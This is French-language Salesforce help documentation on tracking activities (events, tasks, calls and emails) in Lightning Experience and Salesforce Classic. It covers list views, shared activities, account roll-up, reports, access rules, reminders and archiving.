Restez informé(e) des activités à réaliser sur chaque affaire en cours, et consultez en un coup d'œil les activités accomplies. Suivez les événements, les tâches, les appels et les e-mails (appelés collectivement activités) dans la page d'accueil, dans le tableau Kanban, dans la chronologie des activités et dans les rapports.

- Utiliser la page d'accueil

  Dans la page d'accueil, les Événements à venir indiquent les cinq prochaines réunions de votre calendrier du jour et les Tâches du jour affichent jusqu'à cinq tâches à réaliser aujourd'hui. Au fil de la journée, les événements passés disparaissent de la liste Événements à venir.

- Utiliser le tableau Kanban

  Un triangle jaune sur une opportunité ou une piste indique que l'affaire ne fait l'objet d'aucune réunion ou tâche planifiée. Pour faire progresser l'affaire, cliquez sur le triangle et créez une activité.

- Utiliser la chronologie des activités

  La chronologie des activités affiche vos tâches en cours, les réunions à venir et les activités passée (y compris les appels consignés et les e-mails envoyés) d'une opportunité, d'une piste, d'un compte ou d'un contact.

- Utiliser les rapports d'activité

  Vous pouvez exécuter divers rapports afin de déterminer la progression et l'historique de vos comptes et affaires. Si votre administrateur Salesforce a activé les Activités partagées, vous pouvez exécuter certains rapports standard ou personnalisés. Ces rapports affichent les détails des événements, des tâches, des appels, des e-mails, ainsi que leurs contacts, comptes, opportunités et autres enregistrements associés.

**Éditions**

Disponible dans Lightning Experience avec : **Developer** Edition, **Enterprise** Edition, **Group** Edition, **Performance** Edition, **Professional** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des tâches et consigner des appels
- Modifier les tâches

Pour créer des événements
- Modifier les événements

Pour envoyer un e-mail
- Envoyer un e-mail

## Suivi groupé des activités dans Salesforce Classic

Vous pouvez suivre des événements, des tâches, des appels et des e-mails (communément appelés activités) dans des listes, des calendriers et des rapports. Suivez toutes les activités d'un compte pour obtenir une vue d'ensemble de la préparation, du suivi et des autres tâches planifiées et terminées associées au compte. Les activités partagent de nombreux champs, notamment l'objet, le nom du contact et l'enregistrement associé.

### Vues de liste des activités

Salesforce offre plusieurs vues de liste des activités. Vous avez également définir votre propre vue de liste.

**Toutes les activités**
Montre les événements et les tâches que vous pouvez afficher. Dans Personal Edition, la vue de liste Toutes les activités affiche toutes vos activités.

**Mes activités**
Montre les événements et les tâches qui vous appartiennent.

**Mes activités déléguées**
Montre les activités que vous avez créées, mais qui appartiennent à une autre personne.

Remarque: L'attribution de plusieurs utilisateurs Salesforce à un événement ou à une tâche revient à déléguer cette activité à ces utilisateurs. La vue de liste Mes activités déléguées montre également les activités de tous les bénéficiaires, même si vous êtes

**Éditions**

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour créer des tâches et consigner des appels
- Modifier les tâches

Pour créer des événements
- Modifier les événements

Pour envoyer un e-mail
- Envoyer un e-mail

toujours propriétaire de cette activité. Dans la vue de liste, l'utilisateur invité est la personne attribuée à l'activité, mais vous en êtes le bénéficiaire dans la page de détail de l'activité.

**Les activités de mon équipe**
Montre les activités qui appartiennent à vos subordonnés dans la hiérarchie des rôles. Vous pouvez convertir les activités de votre équipe dans votre fuseau horaire.

### Autres listes d'activités

**Liste associée Activités en cours**
La liste associée Activités en cours d'un enregistrement montre tous les événements futurs et les tâches en cours associées à un enregistrement.

**Liste associée Historique des activités**
La liste associée Historique des activités d'un enregistrement affiche toutes les tâches terminées, les appels téléphoniques consignés, les journaux d'interaction enregistrés, les événements échus, les e-mails sortants, les envois de messages en masse, les e-mails ajoutés à partir de Microsoft® Outlook®, et les documents publipostés pour l'enregistrement et les enregistrements associés.

**Onglet Console**
L'onglet Console vous permet de rechercher, consulter et modifier les activités et leurs enregistrements associés sur un même écran.

### Rapports sur les activités

**Rapports sur les activités standard et personnalisés**
Vous pouvez exécuter divers rapports afin de déterminer la progression et l'historique de vos comptes et affaires. Si votre administrateur Salesforce a activé les Activités partagées, vous pouvez exécuter certains rapports standard ou personnalisés. Ces rapports affichent les détails des événements, des tâches, des appels, des e-mails, ainsi que leurs contacts, comptes, opportunités et autres enregistrements associés.

## Comment suivre les étapes suivantes et l'activité passée

Consultez en un coup d'œil les événements récents et futurs dans les affaires et les comptes sur lesquels vous travaillez.

1. Gérer le travail et consulter l'activité passée dans Lightning Experience
   Restez informé(e) des activités à réaliser sur chaque affaire en cours, et consultez en un coup d'œil les activités accomplies. La page d'accueil et la chronologie des activités affichent vos tâches ouvertes et les réunions à venir. La chronologie des activités affiche les activités passées d'une opportunité, d'une piste, d'un compte ou d'un contact.
2. Travailler sur les activités en cours et consulter l'historique des activités dans Salesforce Classic
   Les listes associées Activités en cours et Historique des activités présentent une vue d'ensemble des événements récents et futurs dans les affaires et les comptes sur lesquels vous travaillez. Utilisez les boutons et les liens pour créer une tâche, demander une réunion ou une mise à jour à un contact, consigner un appel ou envoyer un e-mail. Si vous utilisez des comptes personnels, vous pouvez les saisir dans le champ `Nom` ou `Associé à` d'un événement ou d'une tâche.

## Gérer le travail et consulter l'activité passée dans Lightning Experience

Restez informé(e) des activités à réaliser sur chaque affaire en cours, et consultez en un coup d'œil les activités accomplies. La page d'accueil et la chronologie des activités affichent vos tâches ouvertes et les réunions à venir. La chronologie des activités affiche les activités passées d'une opportunité, d'une piste, d'un compte ou d'un contact.

Éditions

Disponible dans Lightning Experience avec : **Developer** Edition, **Enterprise** Edition, **Group** Edition, **Performance** Edition, **Professional** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer des tâches et consigner des appels
- Modifier les tâches

Pour créer des événements
- Modifier les événements

Pour envoyer un e-mail
- Envoyer un e-mail

- Passez aux étapes suivantes d'une affaire ou d'un compte.

  Dans la page d'accueil, les Événements à venir affichent les cinq prochaines réunions de votre calendrier du jour. Les tâches du jour affichent jusqu'à cinq tâches à réaliser dans la journée.

  Dans la chronologie des activités, utilisez la zone Étapes suivantes pour gérer les tâches ouvertes et visualiser les réunions à venir. Ajoutez des tâches et des réunions à l'aide de l'éditeur d'activité situé au-dessus de la chronologie. Vous pouvez explorer un type d'activité à la fois en sélectionnant une vue.

  Les activités que vous ajoutez à la chronologie apparaissent automatiquement sur l'opportunité, la piste ou autre enregistrement avec lequel (laquelle) vous travaillez. Vos activités des autres enregistrements associés sont également affichées sous Étapes suivantes. Si vous ajoutez une tâche à une opportunité, elle est également cumulée dans le contact associé de l'opportunité.

  Remarque: Vous pouvez retirer un contact ou un enregistrement d'une activité sans supprimer l'activité. Par exemple, supposons qu'une tâche est associée au Contact A et au Contact B, et que vous souhaitez l'associer uniquement au Contact A. Au lieu de supprimer la tâche, retirez le Contact B du champ `Nom`.

- Consultez l'activité passée.

  La zone Activité passée indique les réunions passées, les appels que vous avez consignés et les e-mails que vous avez envoyés. Comme les éléments sous Étapes suivantes, les éléments sous Activité passée apparaissent sur d'autres enregistrements associés.

## Travailler sur les activités en cours et consulter l'historique des activités dans Salesforce Classic

Les listes associées Activités en cours et Historique des activités présentent une vue d'ensemble des événements récents et futurs dans les affaires et les comptes sur lesquels vous travaillez. Utilisez les boutons et les liens pour créer une tâche, demander une réunion ou une mise à jour à un contact, consigner un appel ou envoyer un e-mail. Si vous utilisez des comptes personnels, vous pouvez les saisir dans le champ `Nom` ou `Associé à` d'un événement ou d'une tâche.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour créer des tâches et consigner des appels
- Modifier les tâches

Pour créer des événements
- Modifier les événements

Pour envoyer un e-mail
- Envoyer un e-mail

### Activités en cours

La liste associée Activités en cours affiche les tâches en cours, les événements futurs et les réunions demandées qui se rapportent à d'autres enregistrements. Par exemple, supposons qu'une prochaine réunion de votre calendrier est associée à un contact. Cet événement est affiché dans la liste associée Activités en cours du contact et du compte auquel le contact est associé.

Utilisez Activités en cours pour les opérations suivantes :

- Créer des événements et des tâches qui sont automatiquement associés à l'enregistrement
- Demander une réunion avec un contact ( désigne une demande de réunion envoyée par e-mail à un contact)
- Demander une mise à jour à un contact
- Modifier, fermer ou supprimer des activités dans la liste

Les demandes de réunion et de mise à jour peuvent être envoyées à un contact, à une piste ou à un compte personnel.

### Historique des activités

La liste associée Historique des activités présente toutes les tâches terminées, les appels téléphoniques consignés, les journaux d'interaction enregistrés, les événements échus, les e-mails sortants, les envois d'e-mails en masse, les e-mails ajoutés à partir de Microsoft® Outlook® et les documents fusionnés pour l'enregistrement et ses enregistrements associés. Par exemple, supposons que vous ayez terminé une tâche associée à un contact. Cette tâche est affichée dans la liste Historique des activités du contact et du compte auquel le contact est associé.

Utilisez l'Historique des activités pour les opérations suivantes :

**Consigner un appel**
Notez les résultats d'un appel téléphonique imprévu et planifiez une tâche de suivi. L'appel est ajouté en tant que tâche terminée dans l'Historique des activités et la tâche est affichée sous Activités en cours.

**Publipostage**
Générez des documents personnalisés à l'aide des données et des modèles Microsoft Word fournis par votre administrateur. Vous pouvez sélectionner l'affichage ou non du document fusionné sous Historique des activités. Ce bouton n'est pas disponible dans tous les types d'enregistrement.

**Envoyer un e-mail**
Envoyez un e-mail à un contact, puis associez-le au contact et au compte, à l'opportunité, à la requête ou à l'objet personnalisé correspondant. Si l'objet dépasse 100 caractères, il est tronqué avec des ellipses (...). Ce bouton n'est pas disponible dans tous les types d'enregistrement.

**Envoyer un e-mail Gmail**
Envoyez un e-mail à un contact à partir de votre compte Gmail. Si ce lien n'est pas affiché, demandez à votre administrateur Salesforce d'activer les Boutons et les liens Gmail. Si la fonctionnalité Gmail vers Salesforce est également activée, l'e-mail que vous envoyez est affiché sous Historique des activités dans l'enregistrement du contact ou de la piste.

**Demander la mise à jour**
Envoyez un e-mail à un contact pour lui demander une mise à jour des informations. Dès réception de la réponse, vous pouvez mettre à jour votre enregistrement de contact. Cet e-mail et les e-mails en masse Rester en contact sont affichés sous Historique des activités.

**Afficher tout**
Affichez une vue imprimable de l'historique des activités de l'enregistrement, si cet historique existe pour l'enregistrement.

**Sélectionnez l'affichage ou non des activités dans le portail libre-service**
Si votre administrateur Salesforce a ajouté la liste associée Activités de requête à la présentation de page Afficher les requêtes du portail libre-service et que vous avez activé l'affichage de la sécurité au niveau du champ en cochant la case `Visible dans le libre-service` des activités, vous disposez des options suivantes pour chaque activité.

- **Rendre public** : affichez une activité terminée sous Historique des activités de la requête, dans le portail libre-service.
- **Rendre privé** : masquez une activité terminée sous Historique des activités de la requête, dans le portail libre-service.

## Considérations relatives à l'utilisation des activités

Tenez compte des considérations ci-dessous lors de l'utilisation d'activités, notamment de l'impact de l'activation des Activités partagées et de la conception de contacts principaux, de la signification du cumul d'activités dans des enregistrements de compte et de la date de Dernière activité.

Éditions

Disponible dans Lightning Experience avec : **Contact Manager** Edition, **Personal** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

### Activités partagées

- Vous pouvez associer un événement ou une tâche à 50 contacts maximum (mais une seule piste). L'activité est ensuite associée aux contacts dans la chronologie des activités, les listes associées et les rapports.
- La page de détail de chaque contact affiche les événements et tâches associés dans les listes Activités en cours et Historique des activités, en plus des autres informations du contact. Réciproquement, sur la page de détail d'un événement ou d'une tâche, vous voyez les noms de tous les contacts associés à cette activité, en plus d'autres informations. Si les contacts que vous avez associés à une activité ne sont pas tous affichés, demandez à votre administrateur Salesforce d'ajouter la liste associée Nom aux présentations de page de détail d'activité.
- Vous devez désigner un contact comme contact principal sur l'activité. Si vous supprimez le contact principal, le contact suivant dans la liste associée de l'activité devient le nouveau contact principal. Vous pouvez également modifier manuellement l'activité pour sélectionner un contact principal. Les listes et les rapports affichent les contacts principaux et secondaires de manière différente.
- Si l'option d'ajout d'un contact à une activité n'est pas affichée, demandez à votre administrateur Salesforce d'activer les Activités partagées.

### Cumul des activités dans des comptes

Que les Activités partagées soient activées ou non, le champ `Associé à` de l'activité aide à déterminer la relation d'une activité avec un compte.

| **Contenu du champ** `Associé à` | **Enregistrement dans lequel l'activité est cumulée** |
|---|---|
| Un compte | Ce compte |
| Une opportunité | Le compte de cette opportunité |
| Un contrat | Le compte de ce contrat |
| Un objet personnalisé avec une relation principal-détails avec l'objet compte | Le compte de cet enregistrement d'objet personnalisé |
| Autres contenus ou sans contenu | Le compte principal du contact |

Si les Activités partagées *sont* activées, une activité est également associée au compte principal de chaque contact.

Remarque: Si votre administrateur a configuré votre organisation pour associer un contact à plusieurs comptes, le comportement du cumul peut avoir été modifié et les activités ne sont pas cumulées dans le compte principal d'un contact. Pour plus d'informations, reportez-vous à Considérations relatives à la modification du cumul des activités dans les comptes.

### Date de dernière activité

La date de dernière activité correspond à la date d'échéance du dernier événement consigné pour l'enregistrement ou à la dernière tâche fermée associée à l'enregistrement. La date de dernière activité peut s'afficher dans des listes associées et des rapports d'activités, ainsi que dans des pages de détail d'enregistrement (notamment des comptes, des contacts et des pistes).

Que les Activités partagées soient activées ou non, la date de dernière activité d'un enregistrement de compte est basée sur toutes activités cumulées dans le compte via le champ `Associé à`. Pour un compte, la date de dernière activité peut représenter une activité associée à une opportunité. La date de dernière activité d'un contact ou d'une piste est basée sur toutes les activités associées à ce contact ou à cette piste via le champ `Nom`.

Si les Activités partagées *sont* activées, les cas sont légèrement différents. Pour des enregistrements de compte, la date de dernière activité est toujours basée sur les activités cumulées dans le compte via le champ `Associé à`. Par contre, si le champ `Associé à` est vide, les activités sont basées sur le compte du contact principal. La date de dernière activité des contacts et des pistes est basée uniquement sur les activités dans lesquelles le contact ou la piste est le contact principal dans l'activité.

Exemple: Jane est un contact associée à deux tâches. Jane n'est *pas* le contact principal de la première tâche, dont la date d'échéance est au 30 novembre. Jane *est* le contact principal de l'autre tâche, dont la date d'échéance est au 15 novembre. La date de dernière activité dans l'enregistrement de contact de Jane est le 15 novembre.

CONSULTER ÉGALEMENT :

Considérations relatives à l'utilisation d'événements et de calendriers dans Lightning Experience

Considérations relatives à l'utilisation de tâches dans Lightning Experience

## Considérations relatives à la modification du cumul des activités dans les comptes

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Par défaut, le champ `Associé à` d'une activité détermine le compte dans lequel l'activité est affichée. Ce compte correspond souvent au compte principal du contact, mais ce comportement n'est pas toujours idéal. Par exemple, si des utilisateurs peuvent associer un contact à plusieurs comptes, le compte principal du contact n'est pas toujours adapté à l'activité. Il peut s'avérer plus intéressant d'afficher l'activité dans l'un des comptes secondaires ou indirects du contact. Vous pouvez désactiver ce comportement de déploiement par défaut dans la page Paramètres des activités, en tenant compte toutefois des conséquences.

Pour comprendre le comportement de cumul par défaut, reportez-vous à Considérations relatives à l'utilisation des activités.

**Activités existantes**

Lorsque vous modifiez le paramètre de cumul, seules les nouvelles activités sont affectées. Les activités existantes sont affectées uniquement si leur mise à jour entraîne un nouveau calcul du cumul, par exemple lors de la fermeture d'une activité.

**Cumul dans des enregistrements de compte**

De la même façon que le comportement par défaut, le champ `Associé à` de l'activité détermine le compte auquel une activité est associée. Toutefois, contrairement au comportement par défaut, l'activité n'est pas cumulée vers compte principal du contact spécifié dans le champ `Nom`.

**Date de dernière activité**

De la même façon que le comportement par défaut, les activités cumulées dans compte via le champ `Associé à` déterminent la date de dernière activité. Cependant, contrairement au comportement par défaut, le champ `Nom` des activités est toujours ignoré en déterminant la date de dernière activité d'un compte.

**Comptes personnels**

Dans Salesforce Classic, la modification du comportement de cumul n'affecte pas les comptes personnels. Lorsqu'une activité est associée à un compte personnel via le champ `Associé à` ou le champ `Nom`, l'activité est toujours affichée dans l'enregistrement du compte personnel, car un compte personnel est son propre compte principal.

Dans Lightning Experience, le compte personnel doit être spécifié dans le champ `Associé à` de l'activité pour s'afficher dans l'enregistrement du compte personnel. Cela est vrai lorsque les Activités partagées ne sont *pas* activées.

**Conversion de piste**

Si vous créez une activité en convertissant une piste, mais sans créer d'opportunité à partir de la piste, l'activité n'est pas cumulée dans le compte principal de la piste, quel que soit le paramètre de cumul d'activité spécifié.

CONSULTER ÉGALEMENT :

Options de personnalisation pour la gestion simultanée des événements et des tâches

Contacts de comptes multiples

## Rapports sur les activités

Vous pouvez exécuter divers rapports afin de déterminer la progression et l'historique de vos comptes et affaires. Si votre administrateur Salesforce a activé les Activités partagées, vous pouvez exécuter certains rapports standard ou personnalisés. Ces rapports affichent les détails des événements, des tâches, des appels, des e-mails, ainsi que leurs contacts, comptes, opportunités et autres enregistrements associés.

Éditions

Disponible dans Lightning Experience avec : **Contact Manager** Edition, **Personal** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

1. Rapports à générer sur les activités
   Exécutez des rapports standard ou personnalisés qui affichent des informations sur vos tâches ou événements et leurs contacts, comptes, opportunités et autres enregistrements associés.
2. Rapport sur les réunions des commerciaux avec des clients
   Observez la façon dont vos équipes commerciales organisent leur temps. Créez un rapport personnalisé qui répertorie les clients que les commerciaux rencontrent.

### Rapports à générer sur les activités

Exécutez des rapports standard ou personnalisés qui affichent des informations sur vos tâches ou événements et leurs contacts, comptes, opportunités et autres enregistrements associés.

Éditions

Disponible dans Lightning Experience avec : **Contact Manager** Edition, **Personal** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

| Pour afficher ces informations | Utiliser ce rapport |
| --- | --- |
| Activités relatives à un autre type d'enregistrement, comme les opportunités | Cliquez sur **Créer un nouveau rapport personnalisé** dans l'onglet Rapports et sélectionnez le type de rapport Activités. |
| Nombre de contacts associés à une activité | Rapports sur les activités. Ajoutez la colonne `Nombre de relations` à vos rapports.<br>Par exemple, vous avez une tâche avec cinq contacts. Lorsque vous exécutez le rapport Tâches et événements, il affiche « 5 » pour indiquer le nombre de contacts associés à la tâche. |

| Pour afficher ces informations | Utiliser ce rapport |
| --- | --- |
| Une ligne par contact pour chaque activité | Le rapport Activités avec des contacts. Sélectionnez au moins un champ dans l'objet Contact.<br>Par exemple, votre rapport inclut une tâche avec cinq contacts. Si vous incluez le champ `Nom` à partir de l'objet contact dans le rapport, cinq lignes (une pour chaque contact) sont associées à cette activité. Si vous n'ajoutez pas de champ à partir de l'objet contact, une seule ligne s'affiche pour l'activité.<br>Le rapport Activités avec des contacts est le seul rapport qui :<br>• Affiche tous les contacts d'une activité<br>• Peut être filtré en utilisant des attributs de contacts différents du contact principal<br>Les autres rapports affichent le contact principal et le nombre total de contacts d'une activité, mais n'affichent pas les détails des autres contacts.<br>Le rapport Activités avec des contacts n'indique pas si les contacts sont principaux ou secondaires. |
| Le contact principal d'une activité dans deux rapports différents : Tâches et événements, et Activités avec des requêtes | Le rapport Tâches et événements ou Activités avec des requêtes.<br>Par exemple, si le contact principal d'une tâche est Ron Dean, ces rapports affichent ce nom dans le champ `Contact`.<br>Le contact principal figure également dans le champ `Nom` dans la page de détail de la tâche ou de l'événement. |

## Rapport sur les réunions des commerciaux avec des clients

Observez la façon dont vos équipes commerciales organisent leur temps. Créez un rapport personnalisé qui répertorie les clients que les commerciaux rencontrent.

1. Créez un type de rapport personnalisé.
   a. Dans Objet principal, sélectionnez **Utilisateurs**.
   b. Renseignez les autres champs obligatoires : étiquette, description et catégorie.
   c. Cliquez sur **Suivant**.
2. Définissez une relation entre les activités et les utilisateurs.
   a. Associez l'objet Relations des activités à l'objet Utilisateurs.
   b. Cliquez sur **Enregistrer**.
3. Définissez les champs qui s'affichent dans ce type de rapport.
   a. Dans la section Champs disponibles pour des rapports, cliquez sur **Modifier la présentation**.
   b. Ajoutez les champs Relations des activités suivants à la présentation : `Date`, `Objet`, `Nom`, `Associé à`, `Nombre de relations`.
   c. Modifiez d'étiquette du champ `Nom` en *`Contact`* et celle du champ `Associé à` en *`Opportunité`*.
   d. Pour chaque champ, sélectionnez l'option d'affichage du champ par défaut.
   e. Cliquez sur **Enregistrer**.
4. Créez un rapport.
   a. Sous l'onglet Rapports, sélectionnez le type de rapport que vous avez créé aux étapes 1 à 3.
   b. Sélectionnez **Format récapitulatif**, puis créez un regroupement par Nom complet.
   c. Exécutez et enregistrez le rapport.

Vous disposez maintenant d'un rapport qui peut aider vos équipes commerciales à optimiser le temps qu'ils passent avec des clients.

Remarque: Si les Activités partagées ne sont pas activées, les rapports personnalisés basés sur les relations des activités n'incluent pas les organisateurs d'événements avec des invités, et ils n'affichent pas les événements auxquels personne n'a été invité.

CONSULTER ÉGALEMENT :

Création d'un type de rapport personnalisé
Conception de la présentation des champs de rapports créés à partir de votre type de rapport personnalisé
Création d'un rapport
Création d'un rapport personnalisé

### Éditions

Disponible dans Lightning Experience avec : **Contact Manager** Edition, **Personal** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

Pour afficher les activités dont vous êtes propriétaire et celles des utilisateurs de niveau inférieur dans la hiérarchie des rôles :
- Aucune autorisation requise

Pour afficher toutes les activités :
- Afficher toutes les données

## Accès aux activités

Sachez toujours quelles personnes peuvent consulter, créer et supprimer des événements et des tâches et à quel moment elles y ont accès. Le partage et la consultation du calendrier sont contrôlés séparément de l'accès aux différentes activités.

Visionnez une démonstration : Who Sees What: Organization-Wide Defaults

Plusieurs types de paramètres affectent votre accès aux événements et aux tâches qui appartiennent à d'autres dans votre organisation Salesforce.

**Rôle**
Vous pouvez non seulement afficher et modifier vos propres activités, mais aussi celles des personnes ayant un rôle inférieur au vôtre dans la hiérarchie de votre organisation Salesforce.

**Autorisations**
Les personnes détentrices de l'autorisation Afficher toutes les données peuvent voir toutes les activités.

**Modèle de partage**
Lorsque le modèle de partage d'activité est « Contrôlé par parent », les personnes détentrice de l'autorisation « Afficher tout » pour le type d'objet sur l'enregistrement associé peuvent consulter l'activité.

Éditions

Disponible dans Lightning Experience avec : **Contact Manager** Edition, **Personal** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

Important:

- Imaginons que vous associiez un ou plusieurs contacts à une activité que d'autres personnes peuvent consulter. Ces personnes peuvent consulter l'activité ainsi que le nom, le nom du compte et la fonction de chaque contact associé à l'activité, qu'elles puissent ou non consulter ces informations dans d'autres circonstances.
- Un événement dont la case `Privé` est activée est accessible uniquement à la personne affectée à l'événement.

Exemple: Vous pouvez consulter une activité dans l'une des conditions suivantes :

- Vous êtes attribué(e) à l'activité
- Vous êtes à un niveau supérieur à l'utilisateur affecté à l'activité dans la hiérarchie
- Vous disposez au moins de l'accès en lecture à l'enregistrement auquel est associée l'activité
- Vous disposez de l'autorisation « Afficher toutes les données »
- Vous disposez de l'autorisation au niveau de l'objet « Afficher tout » pour au moins un contact et pour l'opportunité, compte ou requête associé ; de plus, l'option Activités partagées est activée.
- Vous disposez de l'autorisation au niveau de l'objet « Afficher tout » pour l'opportunité ou compte associé, le modèle de partage appliqué à l'enregistrement est « Contrôlé par parent » et l'option Activités partagées n'est pas activée.

Vous pouvez modifier ou supprimer une activité (uniquement dans Salesforce Classic) lorsque les conditions suivantes sont remplies :

- Vous disposez des autorisations « Modifier les tâches » et « Modifier les événements »

  ET

- Vous êtes attribué(e) à l'activité, ou
- Vous êtes de niveau supérieur à l'utilisateur attribué à l'activité dans la hiérarchie des rôles
- Vous disposez de l'autorisation au niveau de l'objet « Modifier tout » sur l'enregistrement associé, et le modèle de partage de l'enregistrement est « Contrôlé par parent ». (si l'option Activités partagées est activée, il vous faut l'autorisation au niveau de l'objet « Modifier tout » pour au moins un contact et pour l'enregistrement associé), ou

- Vous disposez de l'autorisation « Modifier toutes les données »

CONSULTER ÉGALEMENT :

Partage de votre calendrier dans Salesforce Classic

## Rappels d'activité dans Salesforce Classic

Salesforce affiche des rappels d'événement et de tâche dans une fenêtre de rappelle. Dans Salesforce Classic, cette fenêtre s'ouvre dès le déclenchement d'un rappel. Lorsque vous vous connectez à Salesforce Classic, un son est émis pour signaler que des rappels ont été déclenchés depuis votre dernière connexion. Vous pouvez personnaliser les rappels dans vos paramètres personnels.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

### Informations dans les fenêtres de rappel

- Jusqu'à 100 anciens rappels que vous n'avez pas ignorés
- Le type d'activité : événement ou tâche
- L'objet de l'activité (cliquez pour afficher les détails de l'activité)
- La date de démarrage planifié de l'événement ou d'échéance de la tâche
- La date d'échéance du rappel ou à laquelle le rappel est dépassé

### Ordre des rappels

Les rappels d'événement sont triés par date et heure de début, et les rappels de tâche sont triés par date d'échéance. Si l'option `Trier la fenêtre de rappel par date d'échéance` n'est *pas* définie, la fenêtre affiche les rappels dans l'ordre suivant :

1. La date et l'heure du rappel de tâche et d'événement.
2. La date d'échéance de la tâche *ou* la date et l'heure de début de l'événement.
3. Ordre alphabétique croissant par objet.

Si l'option `Trier la fenêtre de rappel par date d'échéance` est définie, les rappels s'affichent dans l'ordre suivant :

1. La date d'échéance de la tâche *ou* la date et l'heure de début de l'événement. Si la tâche n'a pas de date d'échéance, la fenêtre de rappel l'affiche en premier
2. La date et l'heure du rappel de tâche et d'événement
3. Ordre alphabétique croissant par objet

### Affichage des dates et heures

Le tableau montre comment les rappels affichent la date de début de l'événement ou la date d'échéance de la tâche.

| Type d'activité | Date ou heure d'échéance que vous avez spécifiée | Date d'échéance ou heure de début affichée dans le rappel |
|---|---|---|
| Événement | L'heure d'un événement | La date et l'heure que vous avez sélectionnées lors de la création ou de la modification de l'événement |

| Type d'activité | Date ou heure d'échéance que vous avez spécifiée | Date d'échéance ou heure de début affichée dans le rappel |
|---|---|---|
| | Un événement sur la journée | La date que vous avez sélectionnée et l'heure définie pour `Début de journée` dans votre page Paramètres des informations personnelles |
| Tâche | Une date d'échéance | La date que vous avez sélectionnée lors de la création ou de la modification de la tâche |
| | Aucune date d'échéance | La valeur `Aucune` |

## Paramètres de rappel personnalisables

Pour personnaliser vos paramètres de rappel, procédez comme suit.

1. Dans vos paramètres personnels, saisissez *`Rappels`* dans la case `Recherche rapide`, puis sélectionnez **Rappels d'activité**.
2. Modifiez les paramètres selon vos besoins.

**Tableau 11: Paramètres de rappel**

| Paramètre | Résultat lorsque le paramètre est activé |
|---|---|
| `Déclencher l'alerte lorsque le rappel arrive à échéance` | La fenêtre de rappel s'ouvre lorsqu'un rappel arrive à échéance. |
| `Activer l'alarme de rappel` | Salesforce émet un son lorsqu'un rappel arrive à échéance. |
| `Par défaut, définissez le rappel des événements sur :` | Salesforce définit un rappel sur tous les nouveaux événements. Vous choisissez le délai que vous souhaitez entre le rappel et l'heure de début de l'événement. Le délai par défaut est 15 minutes. Vous pouvez désactiver le rappel ou modifier l'heure de rappel lorsque vous modifiez un événement. |
| `Par défaut, définissez le rappel des tâches sur :` | Salesforce définit un rappel sur toutes les nouvelles tâches. Vous choisissez la date et l'heure auxquelles vous souhaitez des rappels de tâche. La valeur par défaut est 8:00 le jour de l'échéance de la tâche. Vous pouvez désactiver le rappel ou modifier l'heure de rappel lorsque vous modifiez une tâche. |
| `Trier la fenêtre de rappel par date d'échéance` | Salesforce trie les rappels d'abord par date d'échéance, puis par date et heure du rappel. |

Si Salesforce n'affiche pas les rappels que vous avez définis, vérifiez que votre navigateur ne bloque pas les fenêtres contextuelles. Pour tester vos paramètres, cliquez sur **Votre navigateur bloque-t-il les rappels ?**

## Répéter les rappels

Vous pouvez répéter un ou plusieurs rappels à la fois. L'option de répétition par défaut est un nouveau rappel 5 minutes plus tard.

Lorsque vous cliquez sur **Rappel d'alarme** lorsque `Trier la fenêtre de rappel par date d'échéance` n'est pas sélectionné, l'échéance est basée sur l'heure à laquelle le rappel s'ouvre de nouveau. Si vous fermez la fenêtre de rappel, elle s'ouvre de nouveau lorsque vous êtes informé(e) du rappel suivant.

## Ignorer les rappels

Vous pouvez ignorer un ou plusieurs rappels à la fois. Pour ignorer tous les rappels de la fenêtre, cliquez sur **Ignorer tout**. Si le nombre de rappels dépasse 100 avant d'avoir cliqué sur **Ignorer tout**, lorsque vous cliquez ensuite sur **Ignorer tout**, la fenêtre affiche les rappels supplémentaires.

CONSULTER ÉGALEMENT :

Personnalisation de votre expérience Salesforce

## Activités archivées

Salesforce archive les événements et les tâches selon une planification qui dépend de certains critères.

Éditions

Disponible dans Lightning Experience avec : **Contact Manager** Edition, **Personal** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

1. Critères d'archivage des activités
   Salesforce archive certains événements et tâches tous les samedis à environ 5:00 heures GMT.
2. Affichage des activités archivées
   Les activités archivées par Salesforce sont affichées dans les données exportées et à certains emplacements de Salesforce Classic. Les activités sont archivées, que vous utilisiez Salesforce Classic, Lightning Experience ou Salesforce1. Néanmoins, vous pouvez afficher les activités archivées dans les données exportées et dans Salesforce Classic, mais pas dans Lightning Experience ni dans Salesforce1.
3. Considérations relatives à l'archivage des activités
   Salesforce ne supprime pas les activités archivées, mais vous pouvez les supprimer manuellement. Lorsque vous créez ou actualisez un sandbox, les activités archivées ne sont pas copiées.

## Critères d'archivage des activités

Salesforce archive certains événements et tâches tous les samedis à environ 5:00 heures GMT.

